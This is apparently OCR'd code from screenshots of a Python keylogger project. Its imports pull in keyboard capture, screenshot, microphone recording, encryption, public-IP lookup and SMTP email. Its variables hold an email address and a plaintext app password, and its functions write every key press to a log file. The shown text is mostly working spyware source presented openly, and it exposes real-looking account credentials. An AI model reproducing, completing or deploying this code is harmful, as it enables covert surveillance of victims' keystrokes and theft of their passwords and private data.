
```
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
from email.mime.base import MIMEBase
from email import encoders
import smtplib

import socket
import platform

import pyautogui

from pynput.keyboard import Key, Listener

import time
import os

from scipy.io.wavfile import write
import sounddevice

from cryptography.fernet import Fernet

import getpass
from requests import get

from multiprocessing import Process, freeze_support
```

Defining Variables




```python
keys_information = "key_log2.txt"

time_iteration = 30
number_of_iterations_end = 3

email_address = "MARFCYBER@outlook.com"
password = "ickiacumcybzedrj"

toaddr = "MARFCYBER@outlook.com"

file_path = "/Users/prestonboster/PycharmProjects/KeyLogger/Project"
extend = "/"
```

Logging Keys & Attaching to .txt File




```
1 usage
def on_press(key):
    global keys, count, currentTime

    print(key)
    keys.append(key)
    count += 1
    currentTime = time.time()

    if count >= 1:
        count = 0
        write_files(keys)
        keys = []

1 usage
def write_files(keys):
    with open(file_path + extend + keys_information, "a") as f:
        for key in keys:
            k = str(key).replace( __old: "'", __new: "")
            if k.find("space") > 0:
                f.write('\n')
                f.close()
            elif k.find("Key") == -1:
                f.write(k)
                f.close()
1 usage
def on_release(key):
    if key == Key.esc:
        return False
    if currentTime > stoppingTime:
        return False
```

Logging Keys & Attaching to .txt File



